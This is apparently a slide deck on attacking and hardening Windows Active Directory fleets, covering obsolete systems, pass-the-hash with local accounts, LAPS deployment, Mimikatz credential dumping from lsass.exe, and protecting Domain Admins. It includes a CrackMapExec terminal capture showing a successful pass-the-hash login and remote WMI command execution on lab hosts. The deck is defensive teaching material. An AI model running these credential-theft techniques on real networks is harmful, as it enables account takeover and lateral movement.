
Install downloaded updates


15 important updates are available 1 optional update is available 15 important updates selected, 187.5 MB


Install updates

Most recent check for updates: Today at 1:36 AM
Updates were installed: 7/14/2014 at 7:21 PM.
You receive updates: For Windows only.

- / Easy to find & Easy to exploit
- / MS08-067 (#conficker) or MS17-010 (#eternalblue)







# Obsolete operating system Harden





# Obsolete operating system Harden





### **Try to know and control your Windows fleet**


1/ Harmonize your fleet database to avoid forgetting systems

Antivirus database : 6 812 computers

Configuration Management Database (CMDB): 12 683 computers

Active Directory Database : 5 000 computers

2/ Isolate computers that need "specific requirements"
Can you put them inside a dedicated DMZ?
Can you put them outside the domain?
Can you try virtual patching solution?

























# Pass the hash with local account


Local Accounts' NTLM hashes are stored in the registry in the Security Account Manager (SAM) hive:



SYSTEM hive is necessary to decrypt SAM hive







# Pass the hash with local account Harden





# **Deploy Local Admin Password Solution (LAPS)**

1/ Install LAPS



Perform an AD schema extension to add 2 attributes on computer object



Create a Group
Policy to deploy
LAPS on each
computer and store
the password in AD



Delegate the right to read the password (stores in the AD) to your administrator

# Pass the hash with local account Harden





**Deploy Local Admin Password Solution (LAPS)** 

1/ Install LAPS Management and deploy it with GPO



Password will be stored in clear texte inside the "ms-Mcs-AdmPwd" attribute, be careful with your delegation

# Pass the hash with local account Harden





### **Deploy Local Admin Password Solution (LAPS)**

1/ Install LAPS Management and deploy it with GPO



Password will be stored in clear texte inside the "ms-Mcs-AdmPwd" attribute, be careful with your delegation

2/ Review all your local administrative account, LAPS only deals with BUILT IN account

3/ Take a look at <a href="http://admpwd.com/">http://admpwd.com/</a> to handle password history

# Pass the hash with local account Feedback

**EPIC FAIL** 

IT deploys LAPS on each computer but create a new local administrator with the same password everywhere... Backup you know

**STATISTICS** 

**Even if LAPS is deployed,** 

there is always another local account...


















Windows authentication relies on **credentials providers**:

- > They cache credentials (optionally encrypted) to provide with Single Sign-On (SSO) capabilities
- > The OS must be able to decrypt encrypted credentials in a transparent way for the user
- Credentials include: cleartext passwords, NTLM hashes, Kerberos TGT & TGS
- > These credentials are present in the memory of the Isass.exe process

Benjamin "gentilkiwi" Delpy has developed the "Mimikatz" tools which runs with local admin privileges and:

- > Requests the "SE\_DEBUG" privilege and queries the Isass.exe process memory
- > Relies on Windows API to decrypt encrypted credentials

# **Mimikatz**





Stay a good guy,


Never launch mimikatz on production


Just dump Isass.exe


**And perform offline mimikatz** 


# Mimikatz Not yet

```
PS C:\Tools\5 - Pass the hash with local account\CrackMapExecWin_v2.2> .\crackmapexec.exe -u Administrator -d "PACMAN-SRV2" -H "aad3b435b51404ee
    b51404ee:42ceefabb1060abbf10262c1543320b7" -X "gcim Win32 LoggedOnUser | Select Antecedent" 192.168.100.82
                  192.168.100.82:445 is running Windows 6.3 Build 9600 (name:PACMAN-SRV2) (domain:PACMAN-SRV2)
07-05-2019 11:34:41 [-] 192.168.100.82:445 PACMAN-SRV2\Administrator:aad3b435b51404eeaad3b435b51404ee:42ceefabb1060abbf10262c1543320b7 SMB Session
Error: STATUS LOGON FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
PS C:\Tools\5 - Pass the hash with local account\CrackMapExecWin v2.2> .\crackmapexec.exe -u Administrator -d "PACMAN-SRV3" -H "aad3b435b51404eea
   5b51404ee:42ceefabb1060abbf10262c1543320b7" -X "gcim Win32 LoggedOnUser | Select Antecedent" 192.168.100.83
                  192.168.100.83:445 is running Windows 6.3 Build 9600 (name:PACMAN-SRV3) (domain:PACMAN-SRV3)
07-05-2019 11:34:50 [+] 192.168.100.83:445 Login successful PACMAN-SRV3\Administrator:aad3b435b51404eeaad3b435b51404ee:42ceefabb1060abbf10262c1543
07-05-2019 11:34:54 [+] 192.168.100.83:445 Executed command via WMIEXEC
07-05-2019 11:34:54 #< CLIXML
07-05-2019 11:34:54
07-05-2019 11:34:54 Antecedent
07-05-2019 11:34:54 -----
07-05-2019 11:34:54 Win32_Account (Name = "SYSTEM", Domain 🖊 "PACMAN-SRV3")
Domain = "PACMAN-SRV3"
07-05-2019 11:34:54 Win32 Account (Name = "Administrator", Domain = "PACMAN-SRV3"
'. Domain = "PACMAN-SRV3"
Domain = "PACMAN-SRV3")
Domain = "PACMAN-SRV3")
Domain = "PACMAN-SRV3")
07-05-2019 11:34:54 Win32 Account (Name = "ANONYMOUS LOGON", Domain = "PACMAN-SRV3"
07-05-2019 11:34:54 Win32 Account (Name = "DWM-1", Domain 🔪 "PACMAN-SRV3")
07-05-2019 11:34:54
07-05-2019 11:34:54
07-05-2019 11:34:54 <Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><TN RefId="0"><T>
ystem.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first
>-1</SR><SD> </SD></PR></MS></Obj></Objs>
PS C:\Tools\5 - Pass the hash with local account\CrackMapExecWin_v2.2>
```













Local Group and Local Group Member


Shares


SMB sessions

Windows version

Windows last reboot time

/ Working thanks to netapi library





# Spot Domain Admins Harden






# **Protect your family jewels**

1/ Raise awareness of your Domain / Enterprise Admins...



A Domain Admin connected outside a Domain Controller is a dead Domain Admin



# Spot Domain Admins Harden






## **Protect your family jewels**

- 1/ Raise awareness of your Domain / Enterprise Admins...
- 2/ Remove Domain Admins from local administrative groups
- 3/ Deploy dedicated workstation (without Internet access)
- 4/ Deny access / log on for Domain Admins (EA...) everywhere outside Tier 0

# **Spot Domain Admins**

Feedback




**EPIC FAIL** 

Authenticated scan with Nessus on Windows workstation with Domain Admins creds each week

WE NEED YOU

Tier 0 is the FIRST recommendation to deploy, if not everything else is useless







